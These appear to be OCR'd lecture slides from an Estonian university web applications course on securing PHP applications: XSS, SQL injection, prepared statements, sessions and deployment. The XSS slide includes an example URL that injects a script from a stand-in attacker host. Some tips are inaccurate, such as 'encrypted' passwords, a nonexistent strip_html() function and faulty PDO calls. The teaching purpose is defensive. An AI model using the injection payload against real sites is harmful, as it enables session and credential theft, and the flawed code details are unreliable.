
ITI0205: Veebirakendused

11. PHP. Turvaline rakendus.

Martin Verrev
martin.verrev@taltech.ee


Cross-site scripting (XSS) is a type of security vulnerability typically found in web applications that enable attackers to inject client-side scripts into web pages viewed by other users.

XSS


https://insecure-website.com/comment?message=<script src=https://evil-user.net/badscript.js></script>
$
LOGIN
* Password
? Sensitive data
$ Wire transfer
Mother's maiden name

SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution, for example, when user input is either incorrectly filtered or user input is not strongly typed and unexpectedly executed.

SQL injection



Soovitusi turvaliseks rakenduseks

- Filtreeri kogu kasutaja sisend. Abiks funktsioonid on `mysqli_real_escape_string()` ja `filter_input()`
- Paroolid hoia andmebaasis **alati krüpteeritult**.
- Võimalusel kasuta **ettevalmistatud päringuid**.
- Kuvamisel filtreeri väljundit. Abiks funktioone: `htmlspecialchars()`, `htmlentities()`, `strip_html()`


Ettevalmistatud päringud (Mysqli)

```
$mysqli = new mysqli();

$stmt = $mysqli->prepare("SELECT * FROM users WHERE id = ?");
$stmt->bind_param("i", $_POST['id']);
$stmt->execute();

...

$stmt->close();
```

Ettevalmistatud päringud (PDO)


```
$pdo = new PDO($connstr, $user, $pass, $db);

$stmt = $pdo->prepare('SELECT name FROM users WHERE id = :id');
$id = filter_input(INPUT_GET, 'id', FILTER_SANITIZE_NUMBER_INT); /

$stmt->bindParam(':id', $id, PDO::PARAM_INT);

$stmt->execute();

...

$stmt->close();
```

Kasutaja autoriseerimine



PHP Sessioonid

A **session** is a way to store information (in variables) to be used across multiple pages. Unlike a cookie, the information is not stored on the users computer. Session variables hold information about one single user, and are available to all pages in one application.



Strateegiaid rakenduse paigaldamiseks

- Kasuta relatiivseid viiteid, `login.php` mitte `/login.php`
- Hoia konfiguratsioon lahus ülejäänud rakendusest.
- Loe rakenduse spetsiifiline konfiguratsioon kasutades `$_SERVER` muutujat
- Koodi saad importida kas Giti või SCP kaudu
- Andmebaas - tekita fail `dump.sql` mille saad serveris sisse lugeda `mysql -uparool -p andmebaas < dump.sql`

Tänan!

Viiteid

- PHP The Right Way: Databases. https://phptherightway.com/#databases
- PHP MySQLi Prepared Statements Tutorial to Prevent SQL Injection: https://websitebeaver.com/prepared-statements-in-php-mysqli-to-prevent-sql-injection
- SQL Injection Prevention Checklist: https://www.php.net/manual/en/security.database.sql-injection.php
- How to prevent XSS with HTML/PHP?. https://www.geeksforgeeks.org/how-to-prevent-xss-with-html-php/

Viiteid

- PHP Programming/Building a secure user login system. https://en.wikibooks.org/wiki/PHP_Programming/Building_a_secure_user_login_system
- PHP Sessions Explained: https://alexwebdevelop.com/php-sessions-explained/